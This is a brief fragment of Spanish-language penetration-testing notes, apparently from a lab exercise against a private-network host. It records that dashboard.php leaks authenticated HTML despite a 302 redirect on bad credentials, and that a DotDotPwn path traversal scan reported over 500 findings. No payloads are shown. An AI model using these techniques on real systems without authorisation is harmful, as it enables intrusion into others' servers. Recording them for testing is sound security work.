
\* Connection #0 to host 10.0.2.15 left intact

ANALIZADO LOS DATOS DA CODIGO 302, RESPONDIENDO CONNEDED. REDIRIGIENDO AL INICIO DICIENDO WELCOME Y AL CAMBIO DE CONTRASEÑA.

cuando intentamos acceder a dashboard.php con credenciales incorrectas, el servidor responde con un código 302 Found y redirige a index.php.

A pesar de que las credenciales son incorrectas, el servidor aún devuelve algún contenido HTML que incluye "Welcome," y enlaces a "Logout" y "Change password".

PROBAMOS VULNERABILIDAD ATAQUETRANSVERSAL CON DODOT PWN



Mas de 500 vulnerabilidades encontradas de parth Traversal